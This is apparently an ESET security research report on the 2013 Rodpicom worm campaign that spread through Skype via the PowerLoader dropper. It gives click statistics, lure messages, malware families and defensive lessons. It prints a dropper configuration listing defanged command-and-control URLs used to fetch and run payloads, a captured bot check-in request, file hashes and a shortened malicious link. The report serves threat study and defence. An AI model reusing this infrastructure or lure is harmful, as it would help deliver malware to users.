Chronology of a Skype Attack

The Rodpicom Worm Propagation

ENJOY SAFER TECHNOLOGY™

Chronology of a Skype Attack

Contents

Introduction 2

Understanding the Attack 2

The First Wave – Confusion and Proactivity 2

Messengers and Messages – the Attack Statistics 3

The Second Wave and Periodicity – Repeating the Formula of Success 5

From Internet to the World 7

Explaining the Attacks 8

Cybercriminal Weapons 8

Power Loader, a Problematic Dropper 8

Rodpicom, the Message Worm 10

One Single Attack, a Lot of Weapons 11

Lessons Learned 11

Conclusion 12

References 13

Author:

Pablo Ramos
Security Researcher for ESET Latin America

Co-authors:

André Goujon
Awareness & Research Specialist for ESET Latin America

Joaquin Rodriguez Varela
Malware Lab Coordinator for ESET Latin America

Matías Porolli
Awareness & Research Specialist for ESET Latin America

Sebastian Bortnik
Education & Services Manager for ESET Latin America

CHRONOLOGY OF A MASSIVE ATTACK ON SKYPE

Introduction

Massive malware attacks have a huge impact on users. First of all, such attacks leave them vulnerable and unprotected. Secondly, they show the ability of cybercriminals to re-use old techniques that continue to ensnare thousands of users. By the middle of May, users around the world started to receive messages from their contacts through different instant-messaging applications, such as **Skype** and **Gtalk**. These messages propagated a new variant of the Rodpicom worm – detected by ESET's products as *Win32/Rodpicom*.C – and within hours this incident escalated into a new malware outbreak. This threat as we'll show in the article, did not happen by chance and stayed active for weeks, refreshed by means of several dozens of updates, messages in different languages, the use of infection techniques and highly complex methods to evade detection.

Throughout the article, we will review each stage of this attack so as to understand which characteristics were the ones that managed to overcome the companies' security barriers, and we will highlight once more that the combination of social engineering techniques and malicious codes can leave users vulnerable.

Understanding the Attack

With respect to malware propagation, there is a life cycle from one campaign carried out by the attacker to the next. During this variable period of time, the effectiveness of the attack usually changes, reaching a maximum effectiveness level, either due to the volume of infected victims or the number of people who received the threat. At these times, the probability of a user receiving a message, email and/or seeing any kind of propagation of a threat is naturally higher.

When the volume of potential victims who receive the same threat through the same propagation channel over a short time period rises over a certain threshold, we can see chain reactions that exceed the attacker's target and start to reach people outside the group of users who were chosen as possible victims.

This group of situations largely converged on May 20th, when, apart from the notifications from the ESET Early Warning System, we got queries from affected computer users and even received messages from contacts that the members of the ESET Latin America's Laboratory had through their Skype accounts. This behavior was one of the first indicators that an analysis of the threat was necessary, in order to alert users in the region of a new worm which spread massively throughout the area and, most likely, into the rest of the world.

The First Wave – Confusion and Proactivity

On May 20th, the Internet was flooded with messages propagated through Skype, inviting users to look at a photograph that had been uploaded to different social networks[1]. the links redirecting the user to the threat had been shortened with the Google URL-address shortener, so those who followed them would download an archive with the malicious code.

This threat was detected by ESET Smart Security as a variant of *Win32/Kryptik.BBKB*, and it managed to lure more than 300 thousand users into clicking on the messages and unexpectedly downloading the threat; 67% of the detections that were recorded came from Latin America. This statistic suggested that this attack was exclusively targeting Spanish-speaking users; however, it turned out that this was not the case.

This initial hypothesis had to do with where the clicks came from. Even though during the first stage of the threat Latin America seemed to be the most affected region, the subsequent campaigns showed otherwise: the time of the creation and propagation of the messages corresponded to the early morning hours in Europe.

The impact in the first hours of the attack and the high volumes of users deceived by social engineering were reflected in the URL-address shortening system statistics, as can be seen in the following image:




Figure 1
Propagation of malicious links during May 20th.

Moreover, what had initially been detected by the advanced heuristics of ESET products was identified after the first analysis in the Laboratory as a variant of *Win32/Gapz*, a powerful *bootkit* previously analyzed by ESET's Labs and having the ability to inject itself into the *explorer.exe* process in order to gain control of the system.[2] After a more thorough analysis, it was determined that the threat was in fact the **PowerLoader** dropper.

The main objective of this dropper is to evade protective software installed on the system, infect it and inject malicious code into active processes. Among its activities, it downloaded another variant of a malicious program, which was responsible for propagation through instant messaging. This threat was detected by ESET Smart Security as the ***Win32/Rodpicom.C***[3] worm, a threat that is normally used together with other malicious programs in order to spread malware through instant messages, and that it still has very high propagation capabilities.

Messengers and Messages – the Attack Statistics

Until the early hours of May 21st, all the messages that had propagated from the infected systems used the Google URL-address shortener; however, this changed radically from the second day onwards. the statistics gathered by the Lab during the first day of its activity made it possible to identify five URL addresses shortened with ***goo.gl***, which in total generated more than 495 thousand clicks during the whole campaign.

Out of the total number of clicks, **27% came from a Latin American country:** among the first three are **Mexico (27,023), Brazil (37,757)**

and Colombia (54,524). Among other affected countries, particularly noteworthy are Russia, with a total of 41,107, and Germany, which is in the first place globally with 84,817 clicks during this first wave.

Another interesting fact is that 85% of the clicks came from a Windows version, which means that 8 out of every 10 users who were deceived used some version of Microsoft's operating system:





Figure 2 – Distribution of platforms affected by the Skype attack on the first day.

The distribution of the operating systems used is logical in relation to their distribution in the market, but it does not represent any specific meaning regarding the number of real infections caused by the attack. the real number of infected users is very hard to determine, but it is clear that the social engineering technique employed has once more proven to be highly effective.

The message used by the infected computers varied, but all the victims' contacts received a similar message to the one shown in the image below:



Hay un VIRUS CUIDADO ME LO PASARON Y AUTOMATICAMENTE SE LOS PASA A MI CONTACTOS

Alajuela, Costa Rica

Mostrar mensajes desde: **Ayer** · 7 días · 30 días · 3 meses

J.

esta es una foto muy amable de tu parte 9:35

http://goo.gl/PVwkU?skype=b

10:15

Figure 3 - Propagation message spread by a user infected with Win32/Rodpicom.

This very same image was reproduced on thousands of unprotected computers whose users were duped into infecting their systems with this malware pack. the five links used and registered during the first twenty four hours of the attack redirected the users to three different files with names like:

- Fotos91-lol.zip
- Fotos92-lol.zip
- Fotos93-lol.zip

All the links that had been shortened using the Google URL shortener redirected the users to 4shared[4], a file hosting service, with the exception of one link that used another service. Once again, none of these combinations are new, a noteworthy fact that raises questions as to why the effectiveness and repercussion levels of the attack have been so high. With the data we have presented so far, it is possible to assert that this is one of the biggest campaigns that has been spread through Skype to date.

The Second Wave and Periodicity – Repeating the Formula of Success

In the days following the first wave of messages, the cybercriminals responsible for this attack kept on using different messages and new variants of their malware. This did not increase the number of users that became victims of the deception, as was expected, but it did generate new and different messages.

In this context, the impact and effectiveness of the messages were not as startling as in the beginning; nevertheless, it did not discourage cybercriminals who started to use different URL shortening services so that users would continue to download their malware:




Figure 4 – Number of links used daily in malware propagation campaigns.

Over a period of two weeks, we were able to observe a total of forty one different links redirecting users to different malicious programs. Moreover, different URL shortening services were used, among which we can highlight:

- Goo.gl
- bit.ly
- ow.ly
- urlq.d
- is.gd
- fur.ly

Not all the URL shortening services provide information on click volumes and other data, such as operating systems, referrers, and so on; however, the ones from which we could retrieve information gave a total of 766,957 clicks.

The logs of each link and the number of times it was clicked on shows that, as the hours went by, the flow of users to the different variants of this piece of malware continued unabated. During its propagation, detailed tracking was carried out at the ESET Latin America's Research Lab to monitor the effectiveness of each variant, allowing us to see which link was the most effective, as well as the propagation rate and the times when accesses reached a peak:




Figure 5
Rodpicom
propagation over time.

The analysis showed a downturn in the infections as time went by and the fact that the same technique was no longer effective as users were receiving warnings and becoming aware of the situation. the information shows a way a cybercriminal can take advantage of the user's ignorance and lack of security awareness.[5]

From Internet to the World

As the number of clicks and the quantity of messages kept on growing, the process by which we could obtain information and estimate the distribution of affected users became clearer, and the reports of some tracking systems left much data to be analyzed.

By looking at the propagation graphics and statistics, it was almost certain that **the most affected countries are not Latin American**[6]: however, thousands of users were being deceived by messages that were not even meant for them, becoming infected with a single click, thus spreading the malware to all their contacts. Moreover, as it will be shown below, the messages were not even written in Spanish.

The case of the **"Skype worm"** proved to have a high propagation rate, spreading almost exponentially during the first days of operation, considering that, as each new person became a victim, all his or her contacts on **Skype**, **Gtalk** and other instant messaging systems received these same malicious links.




Figure 6
Geographic spread of the clicks on bit.ly links.

The spread of the clicks throughout the world varies according to the link; however, we can see how far-reaching these cybercriminals have been, without even taking notice of the number of infections causing for the targets they were pursuing.

Once the distribution of messages and the propagation campaigns ended, the operation of the infected computers seemed to be normal; the attack was passing quite unnoticed by users who did not realize that they were using infected computers. In some cases, more than 30 updates of the malware have been found stored in the system folders.

Explaining the Attacks

After two weeks of activity and tracking, a lot of information remained available for analysis, not only in direct relation to the threat and the way it spread, but also regarding the number of malicious codes and versions of files used during the attack. Several malware families were implicated as the days passed by, indicating that the cybercriminals changed their approaches in each case.

Cybercriminal Weapons

Among the different malware families existing, it is possible to find threats with specific functions, such as droppers, downloaders, information hijackers, rootkits and even malicious programs that exploit vulnerabilities on operating systems in order to steal the users' information. In the attack that involved the "Skype worm," the ESET research team detected more than twenty-four different hashes in more than 130 files.

The two main threats involved corresponded to variants of Win32/PowerLoader, which infects the system and reports back to the C&C (Command and Control Panel), and Win32/Rodpicom, a worm that is able to spread through different instant messaging applications.

Power Loader, a Problematic Dropper

What in the first stage of the attack had seemed to be a variant of the *Win32/Gapz* malware, in the end was identified and detected as a dropper used in other attacks: ***Win32/PowerLoader***. As explained by Aleksandr Matrosov[7], a member of the ESET Research Laboratory, Power Loader is a bot builder designed for making a malware type known as "downloader." This is a clear example of specialization and modularity in the world of cybercrime.


The Power Loader builder got into circulation [in the region?] at the beginning of the year and was also found in variants of another malicious program with a great impact on the region: ***Win32/Dorkbot***. This cybercrime tool allows attackers to specify up to three URL addresses which an infected computer will contact in order to download a piece of malware and run it on the system.

Regarding the malicious file involved in this attack, the configuration included the following data:

```
[main]
srvurls=hxxp://r.gigaionjumbie.biz/images/gx.php;
hxxp://x.dailyradio.su/images/gx.php;hxxp://w.kei.su/images/gx.p
srvdelay=15
srvretry=2
buildid=REE
```

In other words, three URL addresses were identified corresponding to the botnet C&C, as well as other configuration data, such as the number of retry attempts and the timer. Once the computer is infected, it will contact the control panel every 15 minutes to download different threat variants or other executables that may be used by attackers to perform various activities. This configuration action is the one responsible for the propagation of messages every 15 minutes in systems infected with this piece of malware.

Regardless of the technical complexity needed by Power Loader to conceal its behavior, its objective is clear: infecting the system and downloading a sample from a site on the Internet. This action allows cybercriminals to know in detail which systems have been infected, since once the code is executed, it will report to the C&C and send computer data through an encrypted communication:




```
POST /images/gx.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; InfoPath.1)
Host: r.[redacted]e.biz
Content-Length: 80
Cache-Control: no-cache

t..s....t2.g;..\..F.3pv..g....+.yw..5.2.y.9....z..6.....Xm..2.VjT%.}...L..rAL.".HTTP/1.1
200 OK
Server: nginx/0.7.67
Date: Wed, 29 May 2013 03:13:23 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.3.23-1~dotdeb.0
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Last-Modified: Wed, 29 May 2013 03:13:23 GMT
Pragma: no-cache
Cache-Control: no-cache, must-revalidate

4
5...
0
```

Figure 7
Captured report sent by a bot.

All the other malicious code downloaded by the dropper is stored in the "C:\ProgramData" directory, and over the period of activity **more than 50 files could be found in a single computer**:



Nombre	Fecha de modificación	Tipo	Tamaño
7E4C.exe	26/05/2013 03:40 p.m.	Aplicación	495 KB
3CBB.exe	26/05/2013 03:55 p.m.	Aplicación	495 KB
FAFA.exe	26/05/2013 04:10 p.m.	Aplicación	134 KB
B959.exe	26/05/2013 04:25 p.m.	Aplicación	134 KB
77B8.exe	26/05/2013 04:40 p.m.	Aplicación	134 KB
36C3.exe	26/05/2013 04:55 p.m.	Aplicación	134 KB
F4F3.exe	26/05/2013 05:10 p.m.	Aplicación	134 KB
B371.exe	26/05/2013 05:25 p.m.	Aplicación	134 KB
7EF1.exe	27/05/2013 02:27 p.m.	Aplicación	68 KB
3F92.exe	27/05/2013 02:42 p.m.	Aplicación	68 KB
FE10.exe	27/05/2013 02:57 p.m.	Aplicación	68 KB
BC5F.exe	27/05/2013 03:12 p.m.	Aplicación	68 KB
7AAF.exe	27/05/2013 03:27 p.m.	Aplicación	68 KB
38EE.exe	27/05/2013 03:42 p.m.	Aplicación	68 KB
F79B.exe	27/05/2013 03:57 p.m.	Aplicación	68 KB
B5EB.exe	27/05/2013 04:12 p.m.	Aplicación	67 KB
324B.exe	27/05/2013 04:42 p.m.	Aplicación	68 KB
F09A.exe	27/05/2013 04:57 p.m.	Aplicación	68 KB
AECB.exe	27/05/2013 05:12 p.m.	Aplicación	68 KB
6D2A.exe	27/05/2013 05:27 p.m.	Aplicación	68 KB

55 elementos seleccionados
Mostrar más detalles...

Figure 8 – File updates downloaded by the Win32/PowerLoader dropper onto an infected system.

As can be verified, multiple files were downloaded on a daily basis and were stored in the same directory: an action that shows some untidiness and is not unusual in the cybercrime world. In the event that the user remains unaware of the infection, cybercriminals could remain active on the system and access his or her information.

Among the malicious programs involved in the second stage of the attack, the following families can be found:

- Win32/Injector[8]: this malware family usually injects itself into other processes and is capable of capturing password and usernames from financial institutions and data from other online services, such as social network credentials. There are some variants in particular that allow attackers to connect remotely to the infected system.
- Win32/Agent[9]: a family of malicious programs that typically collects users' information and sends it to an external site.
- Win32/Rodpicom: this worm is normally used in conjunction with other threats and its main function is to propagate malicious links through instant messaging applications.

Below, we will present a deeper analysis of the variant found in the Skype case.

Rodpicom, the Message Worm

At this point, the most visible part of the attack has been the Rodpicom[10] worm. This piece of malware looks into the system memory to find the processes corresponding to instant messaging programs, it accesses them and sends different propagation messages containing malicious code or any other computer threat to all the victim's contacts.

Rodpicom does not act on its own and is usually employed by other threats as a propagation vector. It should also be noted that this worm will choose and use the system's language in order to propagate. In other words, the people behind this threat did not directly disseminate their attack throughout the world; but the fact that the worm sends messages to all the victim's contacts was responsible for the propagation levels that reached almost 750 thousand users when they clicked on those messages.

In the two weeks during the attack propagation, a total of 69 files detected by the ESET products as Win32/Rodpicom.C variants were identified, corresponding to 5 different hashes:

SHA 1	Number of propagation times
19474f2e66ac366e89dc788d2292b35534bb2345	3
357b9a728da740f587e04daf1a8ad2603daf924e	12
381d82f5b5349e2a67f28f41dac9a306a8c5a604	9
c178a3c73dd711ffb920747bd44ae61fdc30aebd	1
e2d3634b1ea861e1b6d271fd3ffdcfaa1e79f1d5	44

When the malicious code is activated, it lists all the running processes and goes through them, looking for any instant messaging program it can use to propagate, like the ones listed below:

- Skype
- Windows Messenger
- Quite Internet Pager
- GoogleTalk
- Digsby

Digsby in particular allows the configuration of many instant messaging clients, including Facebook Messenger. This shows once again that a technically simple piece of malware is capable of great impact among users, companies and organizations that use different instant messaging applications and have no protection.

The impact of this worm was significant, at least in Latin America. This can be proved by the number of clicks the users in the region made on the links, as well as by the warnings and requests for help sent to ESET Latin America during the first hours of propagation.

One Single Attack, a Lot of Weapons

On the whole, it is important to understand that this attack was carefully planned and that the cybercriminals wanted to achieve high infection rates and a massive propagation. Moreover, we should not forget the fact that many of the updates, changes made to received messages, and the new campaigns started around 9:00 AM European Time. This corresponds to the start of European office working hours, when traffic through social networks and instant messaging systems is higher.

An array of four different malicious programs was enough to alert thousands of users and organizations that realized their security was vulnerable to attack techniques they thought obsolete, being associated with applications that were no longer used, such as Windows Live Messenger.

The combination of multiple threats in one single attack is not a novelty, but once again it proved to be extremely effective.

Furthermore, each component of the pieces of malware involved had a specific function. **Power Loader** was used as a practical and efficient dropper, capable of **overcoming the security and infecting the system** by downloading different threats and executing them on the system. ***Rodpicom*** reached extremely high propagation levels during the first hours of its activity, and afterwards, when modifying the links by loading new variants, it managed to affect even more users. Finally, the two remaining malware families are used in the cybercrime world to extract information from the infected systems, including passwords, usernames, files and various types of sensitive information.

Lessons Learned

The events that took place between May 20th and the first days of June exposed the fact that techniques that are many years old can still be effective enough to cause damage. Different organizations found that their security solutions were vulnerable, received warnings in large quantities but with no understanding of what was going on until the picture gradually became clear and the threats were identified.

The whole corporate network can be affected when one user falls into a trap of this kind, not because of the sophistication of the threat, but due to the impact it could have if it spreads to clients, providers and other important contacts nowadays readily managed through different applications.

For home users, the impact may seem less significant; nevertheless, they are much more exposed to this kind of risk, since the tools used as lures are mainly related to social networks, such as photographs or comments on **Facebook**.

Another factor that came to light relates to the technologies used for Internet connections. In this particular case, cybercriminals targeted people who were using a version of Microsoft Windows.

However, when analyzing the statistics of the URL-address shortening systems, it was possible to identify the different platforms people used to follow the malicious links and see how they could become exposed to other kinds of threat. As was mentioned above, more than 80% of the users who followed the propagated links used some variant of Microsoft Windows and, also, it is possible to identify the browsers used by the potential victims:




Image 9 – Browsers used by the possible victims.

This corresponds to data already known about which browsers the users prefer when surfing the Internet: moreover, identification by the attackers of the browser in use allows them to carry out different types of attacks accordingly.

Conclusion

Eighty-five per cent of users who were lured by the messages were running a version of Microsoft Windows, which means that out of 590 thousand potentially affected persons, 501,500 were exposed to a Rodpicom worm infection. Luckily, the infection numbers and reports did not prove to be so dramatic and effective, but if we accept the hypothesis that one out of each four users who downloaded the threat while following the links became infected, there would be more than 14 thousand infected users.

In various situations it was seen that cybercriminals have employed tools to exploit vulnerabilities in the victims' operating system, where the identification functions of the operating system play a vital part and ***crimepacks***, such as ***Blackhole*** or similar ones, can be used to circumvent the system security, take advantage of a browser security gap and compromise the system.

The malware propagation techniques used here are based on factors which involve the creativity of cybercriminals, the exploitation of vulnerabilities, and other processes to evade the security tools. On the other hand, with respect to security systems, a failure, insecure configuration, or the lack of awareness regarding propagation techniques can have a great impact both at the corporate level or at home.

The scope of the Rodpicom worm made us once again question the way we are protecting ourselves against this kind of threat. In this sense, the heuristics implemented by antivirus solutions have a fundamental role in enabling detection before the systems get infected, but it is also necessary to rely on education as a proactive protection technique.

There are multiple defense tools that can be implemented in the home or at corporate setting, and each one of them should be adjusted to the particular needs in each case. Thinking about layered protection to guarantee security in a corporate environment is a golden rule in security, with a different task to each layer, but with the intention of minimizing the impact on the operability and usability of resources.

To counteract **Social Engineering** attacks, the education of users is as important as applying security updates to operating systems and applications. Both activities have to be performed as a joint task by the security, IT and human resources departments.

References

[1] Warning - worm spreading rapidly through Skype, more than 300 thousand infected
http://blogs.eset-la.com/laboratorio/2013/05/21/alerta-gusano-propaga-velozmente-skype-100-mil-afectados/

[2] Is Gapz the most complex bootkit yet?:
http://www.welivesecurity.com/2013/04/08/is-gapz-the-most-complex-bootkit-yet/
http://www.welivesecurity.com/wp-content/uploads/2013/04/gapz-bootkit-whitepaper.pdf

[3] Win32/Rodpicom: *http://www.virusradar.com/en/Win32_Rodpicom.A/description*

[4] File-sharing service: *http://www.4shared.com/*

[5] Visualizing the Rodpicom worm propagation: *http://blogs.eset-la.com/laboratorio/2013/06/07/visualizando-propagacion-gusano-rodpicom-skype/*

[6] Skype worm: Rodpicom has gathered more than 700 thousand clicks and new propagation means are confirmed:
http://blogs.eset-la.com/laboratorio/2013/05/28/gusano-skype-rodpicom-700-mil-mensajeros/

[7] Gapz and Redyms droppers based on PowerLoader Code: *http://www.welivesecurity.com/2013/03/19/gapz-and-redyms-droppers-based-on-power-loader-code/*

[8] Description of a Win32/Injector variant: *http://www.virusradar.com/en/Win32_Injector/description*

[9] Description of a Win32/Agent variant: *http://www.virusradar.com/en/Win32_Agent.ODG/description*

[10] Description of Win32/Rodpicom: *http://www.virusradar.com/en/Win32_Rodpicom.A/description*